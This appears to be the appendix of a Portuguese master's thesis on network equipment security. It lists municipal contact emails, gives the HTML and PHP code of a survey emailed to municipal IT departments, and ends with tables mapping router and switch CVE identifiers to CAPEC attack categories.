Almodôvar		geral@cm-almodovar.pt
Alpiarça		gap@cm-alpiarca.pt
Alter do Chão		geral@cm-alter- chao.pt
Alvaiázere		geral@cm-alvaiazere.pt
Alvito		geral@cm-alvito.pt
Amadora		geral@cm-amadora.pt
Amarante		geral@cm-amarante.pt
Amares		geral@municipioamares.pt
Anadia		informatica@cm-anadia.pt
Angra do Heroísmo		angra@cm-ah.pt
Ansião		geral@cm-ansiao.pt
Arcos de Valdevez		geral@cmav.pt
Arganil		gabinete.informatica@cm-arganil.pt
Armamar		geral@cm-armamar.pt
Arouca		
Arraiolos		geral@cm-arraiolos.pt
Arronches		geral@cm-arronches.pt
Arruda dos Vinhos		cm-arruda@cm-arruda.pt
Aveiro		geral@cm-aveiro.pt
Avis		geral@cm-avis.pt
Azambuja		geral@cm-azambuja.pt

Baião		geral@cm-baiao.pt
Barcelos		geral@cm-barcelos.pt
Barrancos		geral@cm-barrancos.pt
Barreiro		dig.mail@cm-barreiro.pt
Batalha		geral@cm-batalha.pt
Beja	Eng.ª Palmira / Anibal	palmira.martins anibal.franco informatica@cm-beja.pt
Belmonte		
Benavente		cmb@cm-benavente.pt
Bombarral		atendimento@cm-bombarral.pt
Borba		informatica@cm-borba.pt
Boticas		municipio@cm-boticas.pt
Braga		municipe@cm-braga.pt
Bragança		
Cabeceiras de Basto		servicoatendimentounico@cabeceirasdebasto.pt
Cadaval		geral@cm-cadaval.pt
Caldas da Rainha		geral@cm-caldas-rainha.pt
Calheta (Açores)		
Calheta (Madeira)		camara@cm-calheta-madeira.com
Câmara de Lobos		geral@cm-camaradelobos.pt
Caminha		geral@cm-caminha.pt
Campo Maior		geral@cm-campo-maior.pt
Cantanhede		geral@cm-cantanhede.pt
Carrazeda de Ansiães		cmcrz.am@mail.telepac.pt
Carregal do Sal		gipi@carregal-digital.pt
Cartaxo		correio@cm-cartaxo.pt
Cascais		atendimento.municipal@cm-cascais.pt
Castanheira de Pera		camara@cm-castanheiradepera.pt
Castelo Branco		camara@cm-castelobranco.pt
Castelo de Paiva		geral@cm-castelo-paiva.pt
Castelo de Vide		cm.castvide@mail.telepac.pt
Castro Daire		geral@cm-castrodaire.pt
Castro Marim		expediente@cm-castromarim.pt
Castro Verde		geral@cm-castroverde.pt
Celorico da Beira		geral@cm-celoricodabeira.pt
Celorico de Basto		geral@mun-celoricodebasto.pt
Chamusca		cmc.gic@gmail.com
Chaves		municipio@chaves.pt
Cinfães		cm-cinfaes@mail.telepac.pt
Coimbra		geral@cm-coimbra.pt
Condeixa-a-Nova		geral@cm-condeixa.pt
Constância		geral@cm-constancia.pt

Coruche		geral@cm-coruche.pt
Corvo		cmcorvo@mail.telepac.pt
Covilhã		info@cm-covilha.pt
Crato		informatica@cm-crato.pt
Cuba		geral@cm-cuba.pt
Elvas		geral@cm-elvas.pt
Entroncamento		informatica@cm-entroncamento.pt
Espinho		geral@cm-espinho.pt
Esposende	Engº Jaime Ferreira	jaime.ferreira@cm-esposende.pt
Estarreja		geral@cm-estarreja.pt
Estremoz		gab.informatica@cm-estremoz.pt
Évora		cmevora@cm-evora.pt
Fafe		geral@cm-fafe.pt
Faro		geral@cm-faro.pt
Felgueiras		gam@cm-felgueiras.pt
Ferreira do Alentejo		geral@cm-ferreira-alentejo.pt
Ferreira do Zêzere		geral@cm-ferreiradozezere.pt
Figueira da Foz		municipe@cm-figfoz.pt
Figueira de Castelo Rodrigo		cm-fcr@cm-fcr.pt
Figueiró dos Vinhos		informaticamfv@gmail.com
Fornos de Algodres		geral@cm-fornosdealgodres.pt
Freixo de Espada à Cinta		geral@cm-freixoespadacinta.pt
Fronteira		municipio@cm-fronteira.pt
Funchal		cmf@cm-funchal.pt
Fundão		geral@cm-fundao.pt
Gavião		geral@cm-gaviao.pt
Góis		correio@cm-gois.pt
Golegã		geral@cm-golega.pt
Gondomar		geral@cm-gondomar.pt
Gouveia		geral@cm-gouveia.pt
Grândola		geral@cm-grandola.pt
Guarda		geral@mun-guarda.pt
Guimarães		geral@cm-guimaraes.pt
Horta		geral@cmhorta.pt
Idanha-a-Nova		geral@cm-idanhanova.pt
Ílhavo		geralcmi@cm-ilhavo.pt
Lagoa (Açores)		lagoa.com@gmail.com
Lagoa (Algarve)		expediente@cm-lagoa.pt
Lagos		expediente.geral@cm-lagos.pt
Lajes das Flores		geral@cm-lajesflores.pt
Lajes do Pico		cmlpico@mail.telepac.pt
Lamego		municipiolamego@outlook.pt

Leiria		cmleiria@cm-leiria.pt
Lisboa		dmsi@cm-lisboa.pt
Loulé		cmloule@cm-loule.pt
Loures		geral@cm-loures.pt
Lourinhã		geral@cm-lourinha.pt
Lousã		geral@cm-lousa.pt
Lousada		cm-lousada@cm-lousada.pt
Mação		geral@cm-macao.pt
Macedo de Cavaleiros		geral@cm-macedodecavaleiros.pt
Machico		gabinete.apoio@cm-machico.pt
Madalena		
Mafra		geral@cm-mafra.pt
Maia		geral@cm-maia.pt
Mangualde		geral@cmmangualde.pt
Manteigas		informatica@cm-manteigas.pt
Marco de Canaveses		info@cm-marco-canaveses.pt
Marinha Grande		geral@cm-mgrande.pt
Marvão		geral@cm-marvao.pt
Matosinhos		mail@cm-matosinhos.pt
Mealhada		gabpresidencia@cm-mealhada.pt
Mêda		cmeda@cm-meda.pt
Melgaço		geral@cm-melgaco.pt
Mértola		geral@cm-mertola.pt
Mesão Frio		geral@cm-mesaofrio.pt
Mira		geral@cm-mira.pt
Miranda do Corvo		camara@cm-mirandadocorvo.pt
Mirando do Douro		
Mirandela		geral@cm-mirandela.pt
Mogadouro		geral@mogadouro.pt
Moimenta da Beira		geral@cm-moimenta.pt
Moita		gsiaq@mail.cm-moita.pt
Monção		gap@cm-moncao.pt
Monchique		geral@cm-monchique.pt
Mondim de Basto		geral@cm-mondimdebasto.pt
Monforte		cmmonforte@mail.telepac.pt
Montalegre	António Santos	informatica@cm-montalegre.pt
Montemor-o-Novo		cmmontemor@cm-montemornovo.pt
Montemor-o-Velho		grp@cm-montemorvelho.pt
Montijo		geral@mun-montijo.pt
Mora		informatica.cmm@mail.telepac.pt
Mortágua		mortagua@cm-mortagua.pt
Moura		cmmoura@cm-moura.pt
Mourão		

Murça		gabinformatica@cm-murca.pt
Murtosa		informatica@cm-murtosa.pt
Nazaré		geral@cm-nazare.pt
Nelas		geral@cm-nelas.pt
Nisa		geral@cm-nisa.pt
Nordeste		geral@cmnordeste.pt
Óbidos		geral@cm-obidos.pt
Odemira		geral@cm-odemira.pt
Odivelas		gisc@cm-odivelas.pt
Oeiras		geral@cm-oeiras.pt
Oleiros		geral@cm-oleiros.pt
Olhão		geral@cm-olhao.pt
Oliveira de Azeméis		geral@cm-oaz.pt
Oliveira de Frades		cmofrades@mail.telepac.pt
Oliveira do Bairro		cmolb@cm-olb.pt
Oliveira do Hospital		geral@cm-oliveiradohospital.pt
Ourém		geral@mail.cm-ourem.pt
Ourique		geral@cmourique.pt
Ovar		
Paços de Ferreira		geral@cm-pacosdeferreira.pt
Palmela		geral@cm-palmela.pt
Pampilhosa da Serra		municipio@cm-pampilhosadaserra.pt
Paredes		cmparedes@cm-paredes.pt
Paredes de Coura		contacto@cm-paredes-coura.pt
Pedrógão Grande		informatica@cm-pedrogaogrande.pt
Penacova		geral@cm-penacova.pt
Penafiel		penafiel@cm-penafiel.pt
Penalva do Castelo		geral@cm-penalvadocastelo.pt
Penamacor	José Maria e Jorge Teixeira	gab.informatica@cm-penamacor.pt
Penedono		cm-penedono@cm-penedono.pt
Penela		cmpenela@cm-penela.pt
Peniche		cmpeniche@cm-peniche.pt
Peso da Régua		cmregua@cmpr.pt
Pinhel		cm-pinhel@cm-pinhel.pt
Pombal	Nuno Salvador	nuno.salvador@cm-pombal.pt
Ponta Delgada		GDR@mpdelgada.pt
Ponta do Sol		info@pontadosol.pt
Ponte da Barca		geral@cmpb.pt
Ponte de Lima		informatica@cm-pontedelima.pt
Ponte de Sor		geral@cm-pontedesor.pt
Portalegre		municipio@cm-portalegre.pt
Portel		geral@mail.cm-portel.pt
Portimão		geral@cm-portimao.pt

Porto	geral@cm-porto.pt
Porto de Mós	informatica@municipio-portodemos.pt
Porto Moniz	geral@portomoniz.pt
Porto Santo	info@cm-portosanto.pt
Póvoa de Lanhoso	geral@mun-planhoso.pt
Póvoa de Varzim	geral@cm-pvarzim.pt
Povoação	geral@cm-povoacao.pt
Praia da Vitória	geral@cmpv.pt
Proença-a-Nova	geral@cm-proencanova.pt
Redondo	geral@cm-redondo.pt
Reguengos de Monsaraz	informatica@cm-reguengos-monsaraz.pt
Resende	geral@cm-resende.pt
Ribeira Brava	geral@cm-ribeirabrava.pt
Ribeira de Pena	geral@cm-rpena.pt
Ribeira Grande	geralcmrg@cm-ribeiragrande.pt
Rio Maior	informatica@cm-riomaior.pt
Sabrosa	geral@cm-sabrosa.pt
Sabugal	geral@cm-sabugal.pt
Salvaterra de Magos	geral@cm-salvaterrademagos.pt
Santa Comba Dão	geral@cm-santacombadao.pt
Santa Cruz	geral@cm-santacruz.pt
Santa Cruz da Graciosa	geral@cm-graciosa.pt
Santa Cruz das Flores	geral@cmscflores.pt
Santa Maria da Feira	santamariadafeira@cm-feira.pt
Santa Marta de Penaguião	informatica@cm-smpenaguiao.pt
Santana	gap@cm-santana.com
Santarém	geral@cm-santarem.pt
Santiago do Cacém	DCQ@cm-santiagocacem.pt
Santo Tirso	gap@cm-stirso.pt
São Brás de Alportel	
São João da Madeira	geral@cm-sjm.pt
São João da Pesqueira	cmsjp@sjpesqueira.pt
São Pedro do Sul	geral@cm-spsul.pt
São Roque do Pico	cmsrp@mail.telepac.pt
São Vicente	geral@cm-saovicente.pt
Sardoal	informatica@cm-sardoal.pt
Sátão	geral@cm-satao.pt
Seia	informatica@cm-seia.pt
Seixal	camara.geral@cm-seixal.pt
Sernancelhe	

Serpa		geral@cm-serpa.pt
Sertã		cmsgeral@cm-serta.pt
Sesimbra		informacao@cm-sesimbra.pt
Setúbal		gap@mun-setubal.pt
Sever do Vouga		cm.sever@cm-sever.pt
Silves		
Sines		info@mun-sines.pt
Sintra		municipe@cm-sintra.pt
Sobral de Monte Agraço		geral@cm-sobral.pt
Soure		geral@cm-soure.pt
Sousel		geral@cm-sousel.pt
Tábua		geral@cm-tabua.pt
Tabuaço		cm-tabuaco@cm-tabuaco.pt
Tarouca		informatica@cm-tarouca.pt
Tavira		camara@cm-tavira.pt
Terras de Bouro		
Tomar		presidencia@cm-tomar.pt
Tondela		cmtondela@mail.telepac.pt
Torre de Moncorvo		
Torres Novas		geral@cm-torresnovas.pt
Torres Vedras		geral@cm-tvedras.pt
Trancoso		geral@cm-trancoso.pt
Trofa		geral@mun-trofa.pt
Vagos		geral@cm-vagos.pt
Vale de Cambra		
Valença		geral@cm-valenca.pt
Valongo		presidencia@cm-valongo.pt
Valpaços		municipio@valpacos.pt
Velas		geral.m.velas@mail.telepac.pt
Vendas Novas		geral@cm-vendasnovas.pt
Viana do Alentejo		camara@cm-vianadoalentejo.pt
Viana do Castelo		cmviana@cm-viana-castelo.pt
Vidigueira	Engº Gonçalo Fontes	geral@cm-vidigueira.pt
Vieira do Minho		geral@cm-vminho.pt
Vila de Rei		informatica@cm-viladerei.pt
Vila do Bispo		geral@cm-viladobispo.pt
Vila do Conde		geral@cm-viladoconde.pt
Vila do Porto		geral@cm-viladoporto.pt
Vila Flor		cm.vila.flor@mail.telepac.pt
Vila Franca de Xira		gap@cm-vfxira.pt
Vila Franca do Campo		
Vila Nova da		geral@cm-vnbarquinha.pt

Barquinha	
Vila Nova de Cerveira	gap@cm-vncerveira.pt
Vila Nova de Famalicão	camaramunicipal@vilanovadefamalicao.org
Vila Nova de Foz Côa	correio@cm-fozcoa.pt
Vila Nova de Gaia	geral@cm-gaia.pt
Vila Nova de Paiva	informatica@cm-vnpaiva.pt
Vila Nova de Poiares	cmvnp@mail.telepac.pt
Vila Pouca de Aguiar	geral@cm-vpaguiar.pt
Vila Real	geral@cm-vilareal.pt
Vila Real de Santo António	
Vila Velha de Ródão	informatica@cm-vvrodao.pt
Vila Verde	geral@cm-vilaverde.pt
Vila Viçosa	geral@cm-vilavicosa.pt
Vimioso	gi.cmv@cm-vimioso.pt
Vinhais	
Viseu	geral@cmviseu.pt
Vizela	geral@cm-vizela.pt
Vouzela	gab.informatica@cm-vouzela.pt

Tabela 14 - Lista de contactos das Autarquias Portuguesas

10.2. Código *HTML* e *PHP* do Formulário Web de Inquérito

10.2.1. Página Inicial

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Dissertação de Mestrado em Engenharia de Segurança Informática - Segurança em
      Equipamento Activo de Rede - Inquérito</title>
<style type="text/css">
body {
      background-color: #333;
}
</style>
</head>

<body>

<div style="margin:auto; width:800px; height:156px; background-image:url(titulo.jpg)">
    </div>
    <div style="margin:auto; width:800px; height:auto; background-color:#FFF; margin-
            top:10px">
      <form method="post" action="sendmail.php">

            <p>
            <div align="center" style="margin-top:5px; width:780px">
            Os dados solicitados serão recolhidos única e exclusivamente para estudo e
                        investigação no âmbito do Mestrado em Engenharia de Segurança
                        Informática, do Instituto Politécnico de Beja.
Todos os dados serão tratados de forma anónima, não sendo solicitados quaisquer tipos de
      dados que permitam a identificação da entidade correspondente nem dos seus
      representantes e serão apenas tratados de forma estatística, sem nunca existir
      referência aos seus titulares.
              </div>
            <p>
          <div align="center"><strong>Routers</strong></div>
            <p>
              <table width="790" border="0" style="margin-left:10px">
                  <tr>
                  <td width="590">1. Quantos routers existem na rede da sua Instituição
                                ou Organização?</td>
                  <td width="190"><label for="question1"></label>
                    <select name="question1" id="question1">
                      <option value="nao respondida">-seleccione a opção que melhor se
                                      adequa-</option>
                      <option value="0-2">entre 0 e 2</option>
                      <option value="2-4">entre 2 e 4</option>
                      <option value="4-6">entre 4 e 6</option>
                      <option value="6-8">entre 6 e 8</option>
                      <option value="+8">mais de 8</option>
              </select></td>
            </tr>
                <tr>
                  <td>2. Quais as suas marcas e modelos?</td>
                  <td><label for=""></label>
                    <select name="question21[]" size="1" multiple="multiple"
                                    id="question21[]">
                      <option value="nao respondeu">------seleccione uma ou mais marcas-
                                      -----</option>
<option value="cisco">Cisco</option>
<option value="HP">HP</option>
<option value="Novel">Novel</option>
<option value="linksys">Linksys</option>
<option value="smc">SMC</option>
<option value="avaya">Avaya</option>
<option value="outras">Outras</option>
                    </select>
                    Modelos:
```

```
          <label for="question22"></label>
        <input name="question22" type="text" id="question22" value="exemplo:
                      Cisco 2811" size="30" /></td>
      </tr>
      <tr>
        <td>3. Que versão de firmware utilizam?</td>
        <td><label for="question3"></label>
        <input type="text" name="question3" id="question3" size="30"/></td>
      </tr>
      <tr>
        <td>4. Há quanto tempo tem esses equipamentos?</td>
        <td><label for="question4"></label>
          <select name="question4" id="question4">
            <option value="nao respondeu">-seleccione a opção que melhor de
                          adequa-</option>
            <option value="0-1">entre 0 e 1 ano</option>
            <option value="1-2">entre 1 e 2 anos</option>
            <option value="2-3">entre 2 e 3 anos</option>
            <option value="3-4">entre 3 e 4 anos</option>
            <option value="+4">mais de 4 anos</option>
          </select>
        <label for="pergunta4"></label></td>
      </tr>
      <tr>
        <td>5. Qual a função desses equipamentos, dentro da rede?</td>
        <td><label for="question5"></label>
          <select name="question5[]" size="1" multiple="multiple"
                        id="question5[]">
            <option value="nao respondeu">------seleccione uma ou mais
                          funções-----</option>
            <option value="Internet">Acesso à Internet</option>
            <option value="Inter-VLans">Comunicações Inter-VLans</option>
            <option value="redes locais">Separação de Redes Locais</option>
            <option value="VPNs">Comunicações VPN</option>
            <option value="outras">Outras</option>
        </select></td>
      </tr>
</table>
<p>
<div align="center"><strong>Switches</strong> <p></div>
<p>
<table width="790" border="0" style="margin-left:10px">
        <tr>
        <td width="590">6. Quantos switches existem na rede da sua Instituição
                        ou Organização?</td>
        <td width="190"><label for="question6"></label>
          <select name="question6" id="question6">
            <option value="nao respondeu">-seleccione a opção que melhor de
                          adequa-</option>
            <option value="0-10">entre 0 e 10</option>
            <option value="0-20">entre 10 e 20</option>
            <option value="0-30">entre 20 e 30</option>
            <option value="0-40">entre 30 e 40</option>
            <option value="+40">mais de 40</option>
          </select>
    <label for="pergunta6"></label></td>
  </tr>
      <tr>
        <td>7. Quais as suas marcas e modelos?</td>
        <td><label for="question71"></label>
          <select name="question71[]" size="1" multiple="multiple"
                        id="question71[]">
            <option value="nao respondeu">------seleccione uma ou mais marcas-
                          -----</option>
            <option value="cisco">Cisco</option>
            <option value="hp">HP</option>
            <option value="novel">Novel</option>
            <option value="Linksys">Linksys</option>
            <option value="SMC">SMC</option>
            <option value="avaya">Avaya</option>
            <option value="outras">Outras</option>
        </select>
          Modelos:
          <label for="question72"></label>
        <input name="question72" type="text" id="question72" value="exemplo:
```

```
                    Cisco 2960" size="30"/></td>
      </tr>
      <tr>
        <td>8. Que versão de firmware utilizam?</td>
        <td><label for="question8"></label>
        <input type="text" name="question8" id="question8" size="30"/></td>
      </tr>
      <tr>
        <td>9. Há quanto tempo tem esses equipamentos?</td>
        <td><label for="question9"></label>
          <select name="question9" id="question9">
            <option value="nao respondeu">-seleccione a opção que melhor se
                      adequa</option>
            <option value="0-1">entre 0 e 1 ano</option>
            <option value="1-2">entre 1 e 2 anos</option>
            <option value="2-3">entre 2 e 3 anos</option>
            <option value="3-4">entre 3 e 4 anos</option>
            <option value="+4">mais de 4 anos</option>
          </select>
        <label for="pergunta9"></label></td>
      </tr>
      <tr>
        <td>10. Qual a função desses equipamentos, dentro da rede?</td>
        <td><label for="question10"></label>
          <select name="question10[]" size="1" multiple="multiple"
                  id="question10[]">
            <option value="nao respondeu">------seleccione uma ou mais
                      funções-----</option>
            <option value="pontos de acesso">Distribuição de pontos de
                      acesso</option>
            <option value="VLans">Separação da rede por VLans</option>
            <option value="Layer3">Switch Layer 3</option>
            <option value="outras">Outras</option>
        </select></td>
      </tr>
</table>
<p>
<div align="center"><strong>Segurança</strong></div>
<p>
<table width="790" border="0" style="margin-left:10px">
        <tr>
        <td width="590">11. Realiza actualizações de firware periodicas ao seu
                    equipamento activo de rede? <br />(se respondeu não a esta
                    questão, por favor passe para a questão 12)</td>
        <td width="190"><p>
          <label>
            <input type="radio" name="question11" value="sim"
                  id="pergunta11_0" />
            Sim</label>
          <br />
          <label>
            <input type="radio" name="question11" value="nao"
                  id="pergunta11_1" />
            Não</label>
          <br />
          </p></td>
        </tr>
        <tr>
        <td>  11.1. Com que periodicidade?</td>
        <td><label for="question111"></label>
          <select name="question111" id="question111">
            <option value="nao respondeu">-seleccione a opção que melhor se
                  adequa-</option>
            <option value="Sempre que surge nova versao">Sempre que surge nova
                  versão</option>
            <option value="Semestralmente">Semestralmente</option>
            <option value="Anualmente">Anualmente</option>
              </select>
        <label for="pergunta111"></label></td>
        </tr>
        <tr>
        <td>  11.2. Porque opta por realizar ou não realizar essas
                    actualizações?</td>
        <td><label for="question112"></label>
        <input type="text" name="question112" id="question112"
```

```
                size="30"/></td>
        </tr>
        <tr>
        <td>12. Já alguma vez realizou uma análise de vulnerabilidades ao
                    equipamento activo de rede? <br />(se respondeu não a esta
                    questão, por favor passe para a questão 13)</td>
        <td><p>
          <label>
            <input type="radio" name="question12" value="sim"
                        id="pergunta12_0" />
            Sim</label>
          <br />
          <label>
            <input type="radio" name="question12" value="nao"
                        id="pergunta12_1" />
            Não</label>
          <br />
          </p></td>
        </tr>
        <tr>
        <td>  12.1. Que software utilizou?</td>
        <td><label for="question121"></label>
        <input type="text" name="question121" id="question121" size="30"
                /></td>
        </tr>
        <tr>
        <td>  12.2. Que tipo de vulnerabilidades encontrou?</td>
        <td><label for="question122"></label>
          <select name="question122[]" size="1" multiple="multiple"
                      id="question122[]">
            <option value="nao respondeu">-------seleccione um ou mais tipos--
                        -----</option>
            <option value="critias">Críticas</option>
            <option value="altas">Altas</option>
            <option value="medias">Médias</option>
            <option value="baixas">Baixas</option>
            <option value="alertas">Alertas</option>
      </select></td>
          </tr>
          <tr>
          <td>13. O seu equipamento activo de rede já sofreu algum ataque
                      informático? <br />
          (se respondeu não a esta questão, não deverá responder às questões
                      seguintes)</td>
          <td><p>
            <label>
              <input type="radio" name="question13" value="sim"
                          id="pergunta13_0" />
              Sim</label>
            <br />
            <label>
              <input type="radio" name="question13" value="nao"
                          id="pergunta13_1" />
              Não</label>
            <br />
            </p></td>
          </tr>
          <tr>
          <td>  13.1. Quais as consequências causadas?</td>
          <td><label for="question131"></label>
          <input type="text" name="question131" id="question131"
                   size="30"/></td>
          </tr>
          <tr>
          <td>  13.2. O ataque foi fácilmente controlado?</td>
          <td><input type="radio" name="question132" id="ataqueControlado"
                      value="sim" />
              <label for="ataqueControlado">Sim<br />
                <input type="radio" name="question132" id="ataqueControloN"
                          value="nao" />
            Não                          </label></td>
          </tr>
  <tr>
          <td>  13.3. Existiu perda de informação?</td>
          <td><input type="radio" name="question133" id="perdaS" value="sim" />
```

```
                    <label for="perdaS">Sim<br />
                      <input type="radio" name="question133" id="perdaNao" value="nao"
                               />
                  Não                       </label></td>
                </tr>
                </table>
            <p>
            <div align="center">
              <input type="submit" name="Enviar" id="Enviar" value="Enviar" />
              <input type="reset" name="Limpar" id="Limpar" value="Limpar" />
           </div>
      </form>
            <p>
    </div>

    <div style="margin:auto; width:800px; height:auto; background-color:#FFF; margin-
            top:10px">

    <div align="center" style="margin-top:5px; width:780px">
            Sitio Web optimizado para Safari 7.0.1<br>
            Links úteis: <a href="http://www.ipbeja.pt">Instituto Politécnico de
                        Beja</a> --- <a href="http://ubinet.ipbeja.pt">Laboratório
                        UbiNET</a> --- <a href="http://ubinet.ipbeja.pt/mesi">Mestrado
                        em Engenharia de Segurança Informática</a><p>
            Contacto: daniel.franco[at]ipbeja.pt
                  </div>

    </div>

</body>
</html>
```

10.2.2. Validação e Envio de E-mail de Resultados

```
<?php
      $pergunta1 = $_POST['question1'];
      $pergunta21 = "";
      $respostas21 = "";
      if(isset($_POST['question21'])){
      $pergunta21 = $_POST['question21'];
      foreach ($pergunta21 as $a)
      {
            $respostas21 = $respostas21." ".$a;
      }
      }
      $pergunta22 = $_POST['question22'];
      $pergunta3 = $_POST['question3'];
      $pergunta4 = $_POST['question4'];
      $pergunta5 = "";
      $respostas5 = "";
      if(isset($_POST['question5'])){
      $pergunta5 = $_POST['question5'];
      foreach ($pergunta5 as $a1)
      {
            $respostas5 = $respostas5." ".$a1;
      }
      }
      $pergunta6 = $_POST['question6'];
      $pergunta71 = "";
      $respostas71 = "";
      if(isset($_POST['question71'])){
      $pergunta71 = $_POST['question71'];
      foreach ($pergunta71 as $a2)
      {
            $respostas71 = $respostas71." ".$a2;
      }
      }
      $pergunta72 = $_POST['question72'];
      $pergunta8 = $_POST['question8'];
      $pergunta9 = $_POST['question9'];
      $pergunta10 = "";
```

```
	$respostas10 = "";
	if(isset($_POST['question10'])){
	$pergunta10 = $_POST['question10'];
	foreach ($pergunta10 as $a3)
	{
		$respostas10 = $respostas10." ".$a3;
	}
	}
	$pergunta11 = "";
	if(isset($_POST['question11'])){ $pergunta11 = $_POST['question11']; }
	$pergunta111 = $_POST['question111'];
	$pergunta112 = $_POST['question112'];
	$pergunta12 = "";
	if(isset($_POST['question12'])){ $pergunta12 = $_POST['question12']; }
	$pergunta121 = $_POST['question121'];
	$pergunta122 = "";
	$respostas122 = "";
	if(isset($_POST['question122'])){
	$pergunta122 = $_POST['question122'];
	foreach ($pergunta122 as $a4)
	{
		$respostas122 = $respostas122." ".$a4;
	}
	}
	$pergunta13 = "";
	if(isset($_POST['question13'])){ $pergunta13 = $_POST['question13']; }
	$pergunta131 = $_POST['question131'];
	$pergunta132 = "";
	if(isset($_POST['question132'])){ $pergunta132 = $_POST['question132']; }
	$pergunta133 = "";
	if(isset($_POST['question133'])){ $pergunta133 = $_POST['question133']; }

	$mensagem = "
	1.Quantos routers existem na rede da sua Instituicao ou Organizacao?
		".$pergunta1."
	2.1.Quais as suas marcas? ".$respostas21."
	2.2.Quais os modelos? " .$pergunta22."
	3.Que versao de firmware utilizam? ".$pergunta3."
	4.Ha quanto tempo tem esses equipamentos? ".$pergunta4."
	5.Qual a funcao desses equipamentos, dentro da rede? ".$respostas5."
	6.Quantos switches existem na rede da sua Instituicao ou Organizacao?
		".$pergunta6."
	7.1.Quais as suas marcas? ".$respostas71."
	7.2.Quais os modelos? " .$pergunta72."
	8.Que versao de firmware utilizam? ".$pergunta8."
	9.Ha quanto tempo tem esses equipamentos? ".$pergunta9."
	10.Qual a funcao desses equipamentos, dentro da rede? ".$respostas10."
	11.Realiza actualizacoes de firware periodicas ao seu equipamento activo de rede?
		".$pergunta11."
	11.1.Com que periodicidade? ".$pergunta111."
	11.2.Porque opta por realizar ou nao realizar essas actualizacoes?
		".$pergunta112."
	12.Ja alguma vez realizou uma analise de vulnerabilidades ao equipamento activo de
		rede? ".$pergunta12."
	12.1.Que software utilizou? ".$pergunta121."
	12.2.Que tipo de vulnerabilidades encontrou? ".$respostas122."
	13.O seu equipamento activo de rede ja sofreu algum ataque informatico?
		".$pergunta13."
	13.1.Quais as consequencias causadas? ".$pergunta131."
	13.2.O ataque foi facilmente controlado? ".$pergunta132."
	13.3.Existiu perda de informacao? ".$pergunta133."
	";
	$from = "luopdf@gmail.com";
	$headers = "From: " . $from;
	mail("mestrado2014.danielfranco@gmail.com", "Resposta a Inquerito", $mensagem,
		$headers);

	echo "Inquerito enviado com sucesso! Obrigado!";

?>
```

10.3. Mapeamento das Vulnerabilidades Identificadas no *CAPEC*

As secções seguintes representam classificação das vulnerabilidades identificadas, através dos seus *CVE*s e das suas tipologias, de acordo com as categorias existentes no *CAPEC*.

10.3.1. *CAPEC* - 118

CVE	Tipologia do Ataque
2011-2059	Obtenção de Informação – Perda de confidencialidade
2008-3821	XSS – Perda de integridade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade

Tabela 15 - Apêndice - Classificação *CAPC* 118

10.3.2. *CAPEC* - 119

CVE	Tipologia do Ataque
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade
2013-5472	DoS – Perda de disponibilidade

2012-1367	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2007-4286	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 16 - Apêndice - Classificação *CAPC* 119

10.3.3. *CAPEC* - 152

CVE	Tipologia do Ataque
2012-0384	Bypass – Perda de confidencialidade, integridade e disponibilidade
2007-2586	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2010-0578	DoS – Perda de disponibilidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2009-2862	Bypass – Perda de confidencialidade
2008-3821	XSS – Perda de integridade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade

2013-5472	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0386	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2011-3289	Bypass – Perda de confidencialidade e integridade
2011-0935	Bypass – Perda de confidencialidade, integridade e disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 17 - Apêndice - Classificação *CAPC* 152

10.3.4. *CAPEC* - 156

CVE	Tipologia do Ataque
2012-0381	DoS – Perda de disponibilidade
2010-4685	Bypass – Perda de confidencialidade
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2010-0578	DoS – Perda de disponibilidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2008-3821	XSS – Perda de integridade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
